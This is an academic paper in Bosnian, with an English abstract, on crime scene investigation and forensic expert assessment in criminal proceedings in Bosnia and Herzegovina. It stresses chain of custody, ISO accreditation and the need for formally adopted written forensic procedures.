The paper analysis deals with the importance of criminal conduct in the criminal investigative process in the Crime Scene investigation and Forensic examination. It analyzes the need to use specific procedures necessary to maintain the chain of evidence, i.e., specific expert assumptions, necessary to allow certain evidence to be used within a particular judicial proceeding. The authors point out the necessity of the existence of certain written standards for the activities of officials performing specific forensic activities when conducting Crime Scene investigations and Forensic expert assessments.

Key words: evidence, forensic treatment, crime scene investigation, expertise, procedure/standard.

1. UVOD

U dokazivanju kriminaliteta mogu se koristiti različita dokazna sredstva i dokazne radnje. Zakoni o krivičnom postupku (ZKP) su dali određeni „katalog“ takvih radnji. Iz ugla teme ovog rada, posebno mjesto u okviru navedenog „kataloga“ imaju dvije dokazne-istražne radnje: uviđaj i vještačenje. Zakoni o krivičnim postupcima u BiH su propisali tzv. zakonsku stranu tih radnji, tj. njihovu formu, ali nisu ulazili u tzv. stručni dio, tj. njihov sadržaj, odnosno način kako će se bliže, kroz stručne aktivnosti službenih lica te radnje u praksi i provesti.

Ovaj segment, vrlo često, kod ocjene prihvatljivosti određenog dokaza od strane suda ima jednu od ključnih uloga. Naime, kriminalističko postupanje s dokazima u velikom broju slučajeva počinje već prilikom započinjanja uviđajnih radnji.

Pa tako Saferstein (2011) navodi da se kontinuitet posjedovanja ili lanac dokazivanja (lanac odgovornosti) mora uspostaviti kadgod postoji mogućnost da će se dokazi koristiti na sudu. Minimalno, lanac dokazivanja bi trebao ukazivati na: lokaciju dokaza, datum njegovog prikupljanja i osnovne podatke o osobi koja je postupala s dokaznim materijalom. Ako je dokazni materijal povjeren drugoj osobi ili isporučen u laboratoriju, ovaj transfer bi trebao biti zabilježen kroz zabilješku ili na drugi prihvatljiv način. U stvarnosti, svaka osoba koja postupi s dokazima treba voditi pisane zabilješke o preuzimanju ili davanju dokaza na postupanje. Vrlo često, od svih osoba koje postupaju s dokazima se traži da svjedoče na sudu. Kako bi izbjegli konfuziju i zadržali kontrolu postupanja s dokazima svo vrijeme lanac dokazivanja treba održavati barem minimalno.

Sve naprijed navedeno podrazumijeva korištenje metoda kriminalistike u realizaciji ciljeva postavljenih kroz ideal očuvanja/osiguranja lanca dokazivanja. Ovo prevashodno podrazumijeva tzv. forenzički pristup, odnosno primjenu odgovarajućih procedura zasnovanih na teorijskim i praktičnim spoznajama kriminalistike.

U tom kontekstu najznačajniju ulogu ima primjena tzv. kriminalističkih procedura. Kriminalističko postupanje predstavlja skup mjera i radnji koje provode istražni organi u cilju razjašnjenja krivičnih djela i otkrivanja njihovih počinitelja. Zakonske odredbe (ne samo zakona o krivičnim postupcima) predstavljaju pravni okvir za djelovanje istražnih organa. Prilikom istraživanja krivičnih djela policijske agencije su prinuđene koristiti različite istražne strategije. Te strategije bi trebale biti, na određen način, prilagođene vrsti krivičnog djela koje se u konkretnom slučaju istražuje. Istražne strategije su u najbližoj vezi sa određenim stručnim procedurama koje se primjenjuju u istraživanju i rasvjetljavanju krivičnih djela, a koje ne moraju biti sastavni dio zakonskih odredbi. Stručne procedure mogu biti formalnog (pisane i službeno usvojene, prihvaćene i zavedene od strane konkretnog policijskog organa-agencije ili ministarstva u kojem je isto organizaciono pozicionirano, sadržajem obavezujuće) i neformalnog karaktera (pisane, napisane od strane određene institucije-domaće ili međunarodne, ili napisane od strane određenog radnog tijela, formalno neusvojene od strane konkretnog policijskog organa-agencije, formalno sadržajem neobavezujuće). Iste mogu biti dijelom podzakonskih akata (pravilnici, uputstva, instrukcije i sl.). Kada govorimo o ovakvoj vrsti akata najčešće mislimo na tzv. standardne operativne procedure (SOP). Iste mogu biti vezane za određenu konkretnu vrstu kriminaliteta, odnosno njegovo istraživanje, a takođe mogu sadržavati određene specifične forenzičke preporuke (primjeri: uviđaj različitih vrsta krivičnih djela, korake koje je potrebno preduzeti kod postupanja sa tragovima različitog porijekla, način prikupljanja tragova za pojedinačne vrste vještačenja prema stručnim oblastima-forenzičkim disciplinama, načine pakovanja predmeta, načine postupanja s predmetima itd.). Najčešće obuhvataju tzv. najbolje prakse do kojih je konkretan policijski organ (ili neki drugi organ iste vrste) kroz iskustvenu spoznaju došao. Takođe, u nekim slučajevima mogu uključivati i tzv. hodograme postupanja. Iste u obliku priručnika postoje i na lokalnim jezicima i na engleskom jeziku (posebno mjesto kada je riječ o forenzičkim standardima pripada Organizaciji komiteta naučnih oblasti za forenzičku nauku (e. The Organization of Scientific Area Committees for Forensic Science-OSAC), koja djeluje u okviru Nacionalnog instituta za standarde i tehnologiju SAD (e. National Institute of Standards and Technology-NIST).

Takođe, u novije vrijeme su poslovi uviđaja i vještačenja, kroz međunarodni standard ISO podvrgnuti i procesu akreditacije. Akreditacija je

proces ocjene izvršenih radnji i mjera od strane nezavisnog stručnog tijela pod nadzorom lokalne državne institucije nadležne za standardizaciju (Bojanić, Bajraktarević, 2017). Navedeni postupak podrazumijeva niz mjera i radnji koje, između ostalog, rezultiraju i odgovarajućim pisanim aktima, od kojih su neke i pisane procedure koje se odnose na određene metode vještačenja ili radnje koje prethode vještačenju. Iste imaju stručni karakter i u širem smislu se mogu posmatrati kao prikaz načina primjene konkretne metode. Sama činjenica da je neka institucija akreditirana prema ISO standardu njenim predstavnicima na sudu, na glavnom pretresu, kod prezentiranja sadržaja u vezi sa provedenim službenim radnjama (iznošenje dokaza od strane službenih osoba i ocjena dokaza od strane suda) može kod ocjene dokaza pojačati povjerenje suda u konkretan dokaz.

Kada je riječ o ISO standardima, u ovom trenutku se na poslove uviđaja primjenjuje ISO standard 17020, a za poslove vještačenja se primjenjuje ISO standard 17025.

Iz tog ugla posmatrano predmet ovog rada je prezentacija značaja forenzičkih procedura unutar postupka dokazivanja.

Cilj ovog rada je prikazati savremeni način korištenja kriminalističkih/forenzičkih procedura i ukazati na korist njihove službene kodifikacije.

2. UVIĐAJ

Uviđaj je procesna radnja koja sa stajališta prikupljanja predmeta i tragova za potrebe krivičnog postupanja ima veliko značenje. Većina autora koja se bavila analizom uviđaja se slaže da su zakonodavci posvetili vrlo malo pažnje u pogledu zakonskoga određenja njegovog sadržaja. Svrha uviđaja je otkrivanje i prikupljanje dokaza o postojanju krivičnog djela i dokaza važnih za otkrivanje njegova izvršioca. Cilj uviđaja je utvrditi činjenice koje postoje u vrijeme njegova poduzimanja, pri čemu se insistira na tome da to u načelu nisu pravno relevantne činjenice već indicije (kao što su npr. tragovi krivičnog djela). Uviđaj ima procesni i kriminalistički aspekt.

Kada govorimo o njegovom procesnom karakteru, po odredbama ZKP-a uviđaj je procesna radnja koju je zakonodavac pojmovno namijenio neposrednom opažanju činjenica od strane organa postupka, a to je sud, a iznimno organima unutrašnjih poslova. Uviđaj ispunjava svoju spoznajnu funkciju kroz njegovu procesnu formu. Zakonodavac pojam uviđaj povezuje s neposrednim čulnim opažanjem, što pretpostavlja izlaženje na mjesto uviđaja. Neposredno opažanje činjenica opservacionim metodama tokom uviđaja, a u cilju utvrđivanja ili objašnjenja važnih činjenica, kako to propisuje ZKP, nije identično stvarnoj uviđajnoj djelatnosti koju treba provoditi uviđajni organ na mjestu provođenja uviđaja. Uviđajna djelatnost,

koja je po svom sadržaju kriminalistička, mnogo je šira i obuhvata kriminalističko-tehničko i taktičko-metodičko postupanje, dakle određenu metodiku rada. Provođenje uviđaja nije jednostavno čulima opažanje objektivne stvarnosti onako kako se ona nameće uviđajnom organu, već je riječ o svestranom kriminalističkom opažanju, istraživanju, opisivanju, fiksiranju i registraciji činjeničnog stanja na mjestu uviđaja, dakle materijalnih objekata uviđaja. ZKP spominje uviđaj u svojim odredbama na nekoliko mjesta, ali sistemski nepovezano i sadržajno minimalno. Te odredbe nisu dovoljno precizne u pogledu procesnog karaktera uviđaja. Isto tako, propisi ZKP-a ne regulišu sadržaj koja se odnosi na uviđaj ni s tehničko-taktičkog, ni s metodološkog, dakle kriminalističkog gledišta. Oni samo predviđaju pravnu osnovu za provođenje uviđaja. Postupanje uviđajnog organa i članova uviđajnog tima na mjestu uviđaja obuhvata niz mjera i radnji koje se po svom karakteru ne mogu isključivo smatrati neposrednim opažanjem. Zbog toga su aktuelne definicije uviđaja jedno od spornih pitanja u dokaznom postupku. Ipak, u osnovi svih definicija uviđaja nalazi se spoznaja da je uviđaj jedna cjelina tehničkih, taktičkih i metodičkih mjera kojima se na mjestu događaja neposrednim opažanjem utvrđuju ili objašnjavaju opažene činjenice. Uviđaj je osnovna istražna, odnosno procesna radnja prvog zahvata, čija se priroda i funkcija iscrpljuje u pronalaženju (otkrivanju), fiksiranju i aserviranju, tumačenju i ocjenjivanju dokaznih informacija materijalne prirode. Drugim riječima, uviđaj je procesno oblikovana metoda, sistem sredstava i načina otkrivanja, prikupljanja i aserviranja tragova i predmeta koji su u vezi s krivičnim djelom. Uviđajni organ obavlja uviđajne radnje kao niz predmetno-praktičnih operacija. Pri tom se služi metodikom provođenja uviđaja u cilju pronalaženja, fiksiranja i interpretacije stvarnih dokaza, kako bi putem njih došao do saznanja o postojanju ili nepostojanju po zakonskoj terminologiji "važnih" činjenica. Uviđaj kao kompleks metoda, sistem načina otkrivanja i prikupljanja informacija materijalne prirode uvijek je procesna radnja. On je, dakle, jedan od procesnih oblika primjene raznih metoda istraživanja objektivne stvarnosti, koji se ne može svesti samo na čulno opažanje.

Kada govorimo o njegovom kriminalističkom karakteru, odredbe ZKP-a ne daju odgovor na pitanje kako treba provoditi uviđaj. Odgovor na to pitanje daju pravila kriminalistike. Ona uviđaju kao procesnoj radnji daju kriminalistički smisao i sadržaj. Savremeno obavljanje uviđaja je sve raznovrsnija i bogatija primjena postojećih naučno-tehničkih i taktičkih sredstava, načina i metoda. Ukoliko bismo uviđaj posmatrali samo kao procesnu radnju, zanemarili bismo njegov kriminalistički otkrivačko-dokazni karakter. Zanemarivanjem kriminalističkog aspekta uviđaja svelo bi se uviđaj na pasivnu registraciju činjenica. Zato odredbe ZKP-a u jednom svom dijelu, nažalost vrlo malom, usvajaju pravila kriminalistike i na taj način ih

čine pravno obaveznim, pretvaraju ih u procesne norme. Pravila kriminalistike pružaju niz organizaciono-taktičkih pravila i načela za provođenje uviđaja. Ta pravila i načela kriminalistike odnose se kako na način provođenja uviđaja tako i na način i metode (sredstva) koja se primjenjuju u području otkrivanja, fiksiranja i osiguranja stvarnih dokaza za potrebe krivičnog postupka. Raznovrsnost kriminalističkih događaja, promjenjivost njihovog toka, mnogobrojnost uzroka i posljedica, kao i osnovna razlika među metodama i sredstvima kojima raspolaže savremena kriminalistika, faktori su koji ne dopuštaju izvedbu stalnih, nepromjenjivih i krutih pravila. Kriminalistička pravila o provođenju uviđaja promjenjiva su kategorija i zavise od niza faktora kao što su: lokacija mjesta događaja (uviđaja), obim i veličina mjesta uviđaja, vrsta predmeta uviđaja, vrsta događaja, način izvršenja djela, vrste i oblici nastalih tragova, doba dana ili noći, atmosferski i klimatski uslovi, vidljivost, konfiguracija terena i sl. Može se govoriti samo o relativnoj stalnosti pravila i načela kriminalistike koja se primjenjuju tokom uviđaja. Istaknuto je da propisima ZKP-a nisu detaljno regulisani struktura uviđaja i sadržaj njihovog provođenja. Ako forma (oblik) za provođenje uviđaja, kao procesne radnje, nije propisana, procesni subjekt provodi uviđaj na način koji smatra najpogodnijim za postizanje cilja uviđaja u skladu s osnovnim načelima krivičnog postupka i pravnog poretka. Zbog toga uviđajni organ prilikom provođenja uviđaja primjenjuje pravila kriminalistike koja osiguravaju provođenje uviđaja s tehničko-taktičkog stajališta kao kontinuirani radni i misaoni dokazni postupak usklađen sa normama ZKP-a. Riječ je o kriminalističkom postupku od sumnje do dokaza kao misaonoj i radnoj cjelini. Primjena pravila kriminalistike u okvirima uviđaja postupak je utvrđivanja i spoznaje relevantnih činjenica i njihovog uzročno-posljedičnog objašnjenja i povezivanja s iskazima osoba i drugim dokazima u cilju utvrđivanja istine. Kriminalističko mišljenje uviđajnog organa, ali i uviđajnog tima, intelektualna je aktivnost sui generis, koju mora razviti onaj koji želi razjasniti krivični događaj. Budući da uviđajni organ uviđajem mora utvrditi i objasniti činjenično stanje i njegove specifičnosti neposrednim opažanjem, ono mora na poseban način zapažati činjenice i imati jasne i definisane pojmove kao pretpostavke svojih intelektualnih napora. Bez obzira na aktuelna pravila kriminalistike, uviđajni organ prilikom određivanja najsvrsishodnijih kriminalističkih metoda mora uvijek voditi računa o procesnim odredbama, čak i onda kada bi možda drugačiji postupak s kriminalističkog gledišta bio svrsishodniji. Uviđaj je, dakle, jedinstvena procesna i kriminalistička radnja koja se preduzima u zakonom propisanim okvirima (procesno gledište) uz primjenu pravila kriminalistike (sadržajno gledište), čija je svrha jedinstvena. Procesnim propisima regulisane su procesne formalnosti u vezi s provođenjem uviđaja, a pravila kriminalistike

regulišu način provođenja uviđaja s tehničko-taktičkog i metodičkog gledišta. Dakle, prilikom provođenja uviđaja moraju biti zastupljeni procesni i kriminalistički aspekti. Savremeno provođenja uviđaja uvijek predstavlja primjenu kriminalističkih metoda i pravila u zakonom predviđenoj formi. Pravila kriminalistike daju uviđaju naučnu osnovu i operativni karakter. Ukoliko se oblik (forma) uviđaja, predviđen normama ZKP-a, ne poštuje, nije riječ o uviđaju kao procesnoj radnji nego o pregledu mjesta događaja kao neformalnoj mjeri, radnji.

O uviđaju kao istražnoj radnji i njegovim pratećim stručnim sadržajima više vidjeti u: Halilović (2010), Sijerčić-Čolić (2008), Halilović (2019), Modly-Pavišić (1999), Korajlić (2012), Modly (2001), Modly (2010), Žarković et al (2012), Kolarić (2013), Mašković (2014) i Bojanić et al (2015).

3. VJEŠTAČENJE

Vještačenje je jedna od istražnih radnji. Može se poduzimati u svim fazama krivičnog postupka (u predistražnom postupku, u istrazi, u okviru sudskog obezbjeđenja dokaza u toku istrage i postupku optuživanja i na glavnom pretresu). Vještačenje se provodi u skladu sa krivično-procesnim odredbama vezanim za vještačenje sadržanim u odgovarajućim zakonima o krivičnim/kaznenim postupcima. Poduzima se kada je za utvrđivanje određenih bitnih činjenica potrebno određeno posebno znanje ili vještina koje organ koji vodi postupak ne posjeduje. Navedeno stručno znanje se ne može odnositi na pravna pitanja.

Vještačenje se provodi po pisanoj naredbi organa koji vodi postupak (suda ili tužiteljstva), a provode ga osobe koje posjeduju posebna stručna znanja i vještine iz oblasti za koju je vještačenje potrebno.

Osobe koje provode vještačenje nazivaju se vještaci i mogu biti vještaci pojedinci (najčešće sudski vještaci, a iznimno to mogu biti i lica koja nemaju status sudskog vještaka ukoliko se radi o nekoj posebnoj stručnoj oblasti koja se rijetko javlja kao predmet vještačenja u krivičnim postupcima i ista nije predviđena kao posebna oblast vještačenja kroz odgovarajuće zakone o vještacima, odnosno pravilnike u ranijem periodu) ili vještaci odgovarajućih stručnih institucija koje se bave vještačenjima (vještaci koji mogu biti i sudski vještaci i kao takvi biti registrirani na odgovarajućim listama vještaka, a takođe ne moraju biti sudski vještaci, već osobe koji kroz svoje zaposlenje u odgovarajućim institucijama stiču odgovarajuća znanja i imaju mogućnost njihove primjene u predmetima vještačenja koji su dodjeljeni stručnoj instituciji u kojoj su zaposleni). Vještaci koji se nalaze na listama stalnih sudskih vještaka (osobito oni koji se bave tzv. kriminalističkim vještačenjima) su najčešće ujedno i uposlenici

odgovarajućih stručnih institucija koje se bave takvim vrstama vještačenja, ili su pak, bivši uposlenici takvih institucija.

Vještačenje je dokazna radnja krivičnog postupka u okviru koje vještak, kao osoba koja raspolaže posebnim znanstvenim ili stručnim znanjem i umijećem, primjenjuje znanstvena i stručna znanja, vještine i metode na činjenice koje predstavljaju predmet vještačenja. U krivičnom će se postupku vještačenje primijeniti uvijek onda kada je za utvrđivanje ili ocjenu kakve važne činjenice potrebno kakvo vanpravno znanstveno ili stručno znanje, ili umijeće kojim sudac, odnosno sudačko vijeće ne raspolaže (Halilović, 2010, str. 168).

Prema istom izvoru (2010, str. 171) vještačenje je dokazna radnja krivičnog postupka, što znači da kao takva podliježe odgovarajućim proceduralnim tokovima čiji rezultat treba da bude odgovarajući dokaz na kojem se kao takvom može temeljiti sudska odluka. Formalni okvir za izvođenje vještačenja u krivičnom postupku Bosne i Hercegovini čine odredbe člana 95. do 115. ZKP BiH. Istim se odredbama uređuje nadležnost za određivanje vještačenja, dužnosti vještaka, postupak vještačenja, te pojedine vrste vještačenja.

Vještačenje se kao procesna radnja zasniva na opažanju činjenica, što na određen način predstavlja sličnost sa radnjom svjedočenja. Međutim, postoje bitne razlike. Prva razlika je temeljna i ona se očituje u činjenici da je svjedok osoba koja je činjenice koje su od interesa za istragu opazila u prošlosti i izvan samog krivičnog postupka (odnosno prije njegovog formalnog započinjanja), dok je vještak stručna osoba koja činjenice od interesa za istragu opaža u toku krivičnog postupka i za njega su takve činjenice sadašnji događaj. Druga bitna razlika leži u činjenici da svjedok može biti svaka osoba dok vještak može biti samo stručna osoba u pogledu nekih pitanja od interesa za istragu. U tom smislu svjedok samo reprodukuje svoja opažanja, dok vještak koristi svoje stručno znanje za opažanje i tumačenje činjenica od interesa za istragu.

Kada govorimo o vještačenju generalno, po određivanju vještačenja pristupa se samom postupku vještačenja. Prema Sijerčić-Čolić (2008, str. 434), navedeni postupak se provodi kroz tri faze: uvodnu, operativnu i zaključnu fazu. Kroz navedeni postupak vještak sačinjava svoj pisani elaborat sa bitnim elementima svojih zapažanja (nalaz i mišljenje). Prema istom izvoru (2008, str. 432), vještačenje se sastoji iz dva dijela: nalaza i mišljenja. Nalaz (*lat. visum reperiendum*) je neposredno čulno opažanje ili posmatranje predmeta vještačenja. Mišljenje (*lat. avis parere*) je izvođenje zaključaka prema pravilima struke ili nauke iz utvrđenih činjenica. U opisanom smislu, vještačenjem se pribavlja iskaz vještaka kao izvor saznanja o važnim činjenicama koje su predmet utvrđivanja u krivičnom postupku, odnosno vještačenjem se dolazi do nalaza i mišljenja vještaka kao dokaza u

krivičnom postupku. Prema odredbama člana 115. Zakona o krivičnom postupku F BiH, vještak je dužan dostaviti nalaz i mišljenje (izvještaj o provedenom vještačenju) organu koji je odredio (naredio) vještačenje. Takođe, ukoliko isti postoje dužan je dostaviti i: radni materijal, skice i zabilješke koje su u vezi s konkretno provedenim vještačenjem. Da bi se takav nalaz i mišljenje vještaka mogli koristiti kao dokaz u formalnom postupku isti moraju biti usmeno prezentirani na glavnom pretresu kroz unakrsno ispitivanje vještaka (saslušanje vještaka). Takav zahtjev proističe iz načela neposrednosti u provođenju i ocjeni dokaza.

Vještačenje je dokazna radnja koju je moguće izvoditi u svim fazama postupka. Ova dokazna radnja, odnosno činjenice koje su kroz istu izvedene, postaju dokaz u formalnom smislu kada ih organ postupka-sud prihvate kao istinite (u cijelosti ili u dijelu) i procesno pravilno utvrđene. Dodatni uslov da bi se takav nalaz i mišljenje vještaka mogli koristiti kao dokaz u formalnom postupku isti moraju biti usmeno prezentirani na glavnom pretresu kroz unakrsno ispitivanje vještaka (saslušanje vještaka). Takav zahtjev proističe iz načela neposrednosti u provođenju i ocjeni dokaza.

Vještak je osoba koja autoritetom svog stručnog znanja i/ili umijeća iz područja određene nauke ili tehnike, odnosno vještine, na traženje tijela postupka daje pismeni ili usmeni nalaz i mišljenje o postojanju ili nepostojanju činjenica koje se utvrđuju u postupku i koja po potrebi, iz postojanja ili nepostojanja činjenica, izvodi zaključke. Vještak je izvor dokaza, a nalaz i mišljenje vještaka, pod uslovom da ih prihvati tijelo postupka, su dokaz *sui generis*. Sukladno odredbama Zakona o krivičnom/kaznenom postupku, vještak je izvor dokaza, a ne pomagač suda. On je jedan od elemenata u sistemu dokaznih sredstava (procesnih radnji). Vještak nikada ne smije biti sudija o činjenicama (*judex facti*) i ne može preuzeti prerogative tijela krivičnog/kaznenog postupka, zbog načela inkompatibilnosti krivično/kazneno-procesnih funkcija. Uloga vještaka u postupku ne može biti spojena s niti jednom drugom ulogom, osim izuzetno s ulogom svjedoka (Modly, Korajlić, 2002, str. 732).

U kriminalističkom smislu, vještačenje se, u najvećem broju slučajeva, provodi na određenim predmetima i tragovima vezanim za konkretno krivično djelo. Takvi predmeti i tragovi imaju potencijalni značaj za krivični postupak, i na istim se, u određenim slučajevima, mogu provoditi dodatne radnje dokazivanja, pa tako i vještačenja. Ovakvi predmeti i tragovi se najčešće pribavljaju drugim vrstama dokaznih radnji (uviđaj, pretres) dok vještačenje predstavlja dodatnu dokaznu radnju koja, u kriminalističkom smislu, na ovakav način pribavljenim predmetima i tragovima daje dodatnu dokaznu snagu, odnosno pojačava njihovu „informativnost“.

O vještačenju kao istražnoj radnji više vidjeti u: Modly-Pavišić (1999), Sijerčić-Čolić (2008), Halilović (2010) i Halilović (2019).

4. DISKUSIJA

Iz prethodnih izlaganja je vidljivo da dokazi proizašli iz istražnih radnji uviđaj i vještačenje predstavljaju nezaobilazan sadržaj većine krivičnih postupaka koji se provode na sudovima. Dokaz vještačenjem uvijek treba ocjenjivati u odnosu na druge raspoložive izvedene dokaze. Takođe, jasno je da odredbe ZKP-a vrlo malo i nedovoljno obrađuju pitanja koja se odnose na stručni (suštinski) način provođenja ovih dokaznih radnji. To stvara prostor da sud u postupku provodeći zakon ne mora uvijek poznavati ova stručna pitanja, te prilikom ocjene dokaza treba koristiti znanje stručnih lica. U konkretnim postupcima ocjene, iskazi pojedinih stručnih lica o načinu provođenja pojedinih stručnih radnji unutar ovih dokaznih sredstava se u nekim elementima mogu međusobno razlikovati, odnosno mogu biti međusobno kontradiktorni (ovo naročito može doći do izražaja kada stručna lica nastupaju s pozicija optužbe ili odbrane). U takvim situacijama, kada sud (postupajuće sudije) o ovim pitanjima nemaju dovoljno stručnog znanja isti su u situaciji da moraju svoju vjeru pokloniti iskazu određenog stručnog lica. U takvim situacijama je jako važno da organ postupka adekvatno preispita takav iskaz.

U svakodnevnoj praksi uočeno je da organi postupka i učesnici u postupku daju preveliku važnost dokazu vještačenjem (ekspertnom dokazu) u odnosu na druge dokaze, tako da, vrlo često, može doći do njegovog precjenjivanja. Polazi se nesvjesno od pretpostavke da je rezultat vještačenja, kao rezultat primjene nauke i tehnike, superioran dokaz u odnosu na ostale dokaze. Sve veća uloga i dokazna vrijednost iskaza vještaka ne umanjuje dokaznu vrijednost drugih dokaza već samo povećava mogućnost organa postupka da utvrdi istinu.

Nikada iskaz vještaka, kao dokaz, ne smije potisnuti ostale dokaze. Prije svega, jer je to nerealno, a drugo jer znači pasivizaciju organa postupka i prepuštanje otkrivanja i dokazivanja krivičnih djela vještacima, što je vrlo opasna orijentacija. Mišljenje vještaka se ne smije suprotstavljati ostalim izvedenim dokazima, nego ga treba uklapati u sistem raspoloživih dokaza.

Organ postupka mora uvijek ocijeniti nalaz i mišljenje vještaka (nikako ne samo nalaz ili samo mišljenje) u odnosu na rezultate ostalih izvedenih dokaza u toku postupka, koji se ne moraju slagati s iskazom vještaka. Ukoliko drugi dokazi proturječe iskazu vještaka, to se mora razjasniti. Razlikovanje određenih kategorija dokaza danas, silom prilika, ima još samo ograničenu vrijednost. Nije dopušten izolirani način posmatranja i ocjenjivanja dokaza. U postupku dokazivanja treba uzeti u obzir sve dokaze i može ih se razlikovati u dokaznom smislu samo utoliko, ukoliko materijalne razlike uzrokuju različite pravne posljedice (konsekvence). Organ postupka je, u skladu sa pozitivnim propisima, dužan iskaz vještaka tretirati kao i svaki

drugi dokaz i na isti ga način ocjenjivati. Činjenice utvrđene vještakovim iskazom kao dokazom moguće je konfrontirati i dovesti u vezu s drugim činjenicama utvrđenim drugim dokazima, ukoliko dokaz iskazom vještaka nije jedini dokaz.

Prema Pavišiću i Modlyu (1999, str. 303) tijelo postupka ispituje:

- (1) koliko je vještak poštivao odredbe Zakona o krivičnom/kaznenom postupku u toku vještačenja (npr. da li je vještak izašao izvan određenih granica datih u nalogu za vještačenje u pogledu opsega vještačenja ili izvan postavljenih pitanja, zadataka, da li je zakoračio u zonu pravnih pitanja (npr. davanja kvalifikacije djela i sl.);
- (2) da li se iskaz vještaka kreće u granicama specijalnosti vještaka (to je posredna provjera stručnosti i podobnosti vještaka);
- (3) da li su činjenice koje vještak uzima kao polaznu osnovicu svojih istraživanja i zaključaka objektivno utvrđene i da li postoje druge značajne činjenice o kojima vještak nije vodio računa;
- (4) autentičnost predmeta vještačenja, podobnost i dovoljnost materijala po opsegu i kvaliteti za dobivanje pravilnog zaključka (provjera načina izuzimanja, fiksiranja, pakiranja i obilježavanja predmeta vještačenja);
- (5) da li su metode koje je vještak primijenio i opseg u kome je obavio vještačenje zadovoljavajući;
- (6) usklađenost nalaza i mišljenja s drugim dokazima (sukladnost ili proturječnost, potpuna ili djelomična);
- (7) vrijednost zaključka o istovjetnosti, te da li je jasan, razumljiv i logičan i s kojim stupnjem sigurnosti je dan, postoje li kakve ograde (rezerve) dane od strane vještaka itd.

Sve navedeno se može primijeniti i na uviđaj. *Modly (1998) navodi da se kod ocjene stvarnih (materijalnih) dokaza pored logičke (misaone) ocjene dokaza vrši i tehničko ispitivanje dokaza*, primjenom znanstvenih i tehničkih metoda za iznalaženje dokaza i ocjenu njihove dokazne vrijednosti. Uvijek treba voditi računa o relevantnosti objektivnosti stvarnih dokaza. Oni mogu biti fingirani, podmetnuti, inscenirani, a da to nije uočeno ili pogrešno interpretirani. Posljednje navedeno je nešto o čemu svaka objektivna službena osoba/istražitelj (u bilo kojem segmentu djelatnosti unutar istrage) mora posebno povesti računa.

Kod ovih pitanja veoma važnu ulogu ima očuvanje lanca dokazivanja/odgovornosti.

Da bi se očuvao lanac odgovornosti (lanac dokazivanja) dokazi pronađeni na licu mjesta da bi bili korišteni kao dokaz u krivičnom postupku, moraju biti prezentirani na sudu tokom glavnog pretresa. Kako bi se taj dokazni materijal koristio na sudu, on mora biti adekvatno pronađen,

prikupljen, upakovan, obilježen, transportovan i čuvan. Da bi se to omogućilo sva lica angažovana u navedenim postupcima to moraju činiti na jedan siguran način, kako ne bi došlo do kontaminacije ili promjene. Kako bi se osigurala validnost dokaza, službena lica moraju poštovati nešto što se zove lanac odgovornosti, koji se odnosi na način izuzimanja traga i rukovanje istim. Lanac dokazivanja podrazumjeva odgovarajući način postupanja na samom licu mjesta (korištenje propisanih procedura, načina pakovanja, obilježavanja, označavanja, vođenje odgovarajućih pisanih evidencija i slično), adekvatan način transporta i čuvanja, uz vođenje odgovarajućih evidencija, adekvatan način daljeg primopredaje predmeta i tragova, uz vođenje adekvatnih evidencija, kako bi se u svakom trenutku moglo znati ko je i šta radio sa tragovima i predmetima koji mogu služiti kao dokaz. Sve navedeno može pratiti i potreba za odgovarajućim označavanjem, obilježavanjem, fotografisanjem ili zapisničkim konstatovanjem. Ovaj postupak se mora provesti na način da se uzima u obzir specifična priroda pojedinih vrsta tragova. Ukoliko je lanac odgovornosti ispoštovan to omogućava da dokazi budu prihvaćeni od strane suda, i da se može posvjedočiti da su se ti predmeti stvarno nalazili na licu mjesta. Sud će u takvom slučaju dokaze uzeti u obzir za donošenje konačne odluke-presude (Korajlić et al, 2019).

Prema Safersteinu (2011) navedeno podrazumijeva: korištenje adekvatnih procedura u lociranju i obilježavanju dokaza, označavanju radi identifikacije i pravilno kompletiranje kroz odgovarajuće obrasce. Navedeno je najbolja garancija da će dokazi izdržati sudska preispitivanja dešavanja od njihovog pronalaska do prezentiranja na sudu. Ovo znači da će svaka osoba koja je postupala s dokaznim materijalom biti vidljiva i navedena u odgovarajućoj dokumentaciji. Propuštanje nekih od ovih radnji može dovesti do ozbiljnih pitanja u vezi sa autentičnošću i integritetom dokaza i na njima zasnovanih ispitivanja. Svi fizički dokazi trebaju biti pažljivo upakovani i označeni na licu mjesta. Treba izbjeći njihovo moguće oštećenje i umanjeње njihove dokazne vrijednosti. Prilikom pakovanja iste bi trebalo adekvatno označiti-identificirati. Takođe, iste bi trebalo adekvatno obezbjediti korištenjem odgovarajućih samoljepljivih traka (dokaz trake). Kod lijepljenja istih na iste bi osoba koja vrši pakovanje trebala napisati svoje inicijale i datum. Bilo ko ko vrši kasnije otvaranje bi trebao izbjeći otvaranje na tom mjestu već bi isto trebao učiniti s druge strane kako se raniji podaci ne bi izgubili. Prilikom takvih postpaka i ta osoba bi trebala upisati svoje inicijale i datum postupanja.

Radnje koje se provode kroz obezbjeđenje lanca odgovornosti imaju jako veliki značaj. U praksi domaćih sudova se iste prema načelu slobodne ocjene dokaza od strane suda vrlo često različito tretiraju. Pa tako u

pojedinin sudskim predmetima se na ovim pitanjima jako insistira, dok se s druge strane u nekim predmetima ova pitanja bagatelizuju.

Uzrok za navedeno može biti i neadekvatnost ili nepostojanje obavezujućih stručnih procedura u praksi domaćih policijskih i pravosudnih institucija. Ti standardi i procedure ne moraju neizostavno biti napisani i doneseni od strane konkretne državne institucije, ali bi bilo poželjno da se u okviru politike kvaliteta, definišu i odgovarajućim odlukama potvrde, određene pisane procedure značajnih institucija koje se ovim pitanjima bave, te na taj način pospješi korištenje načina rada koji je propisan kroz takve procedure. Kada je riječ o našoj zemlji takvih procedura je bilo nekoliko i iste su donošene od strane misija određenih međunarodnih organizacija koje su djelovale u BiH (npr. Policijska misija Evropske unije-EUPM, Program ICITAP Ministarstva pravde SAD i sl.). U izradi takvih procedura su učestvovali i stručni predstavnici domaćih policijskih agencija i iste su javno publikovane. Međutim, u praksi nije došlo do službenog obavezujućeg usvajanja takvih procedura i iste su se koristile na nivou preporuka za rad u određenim forenzičkim aktivnostima.

Autori neće šire elaborirati koje policijske agencije u BiH imaju stručne procedure po pojedinim forenzičkim djelatnostima, a koje ne. Želja je ukazati na činjenicu da iste nisu adekvatno zastupljene niti u praksi policijskih agencija u BiH niti se od strane sudova u BiH u konkretnim predmetima ovim pitanjima posvećuje potrebna pažnja.

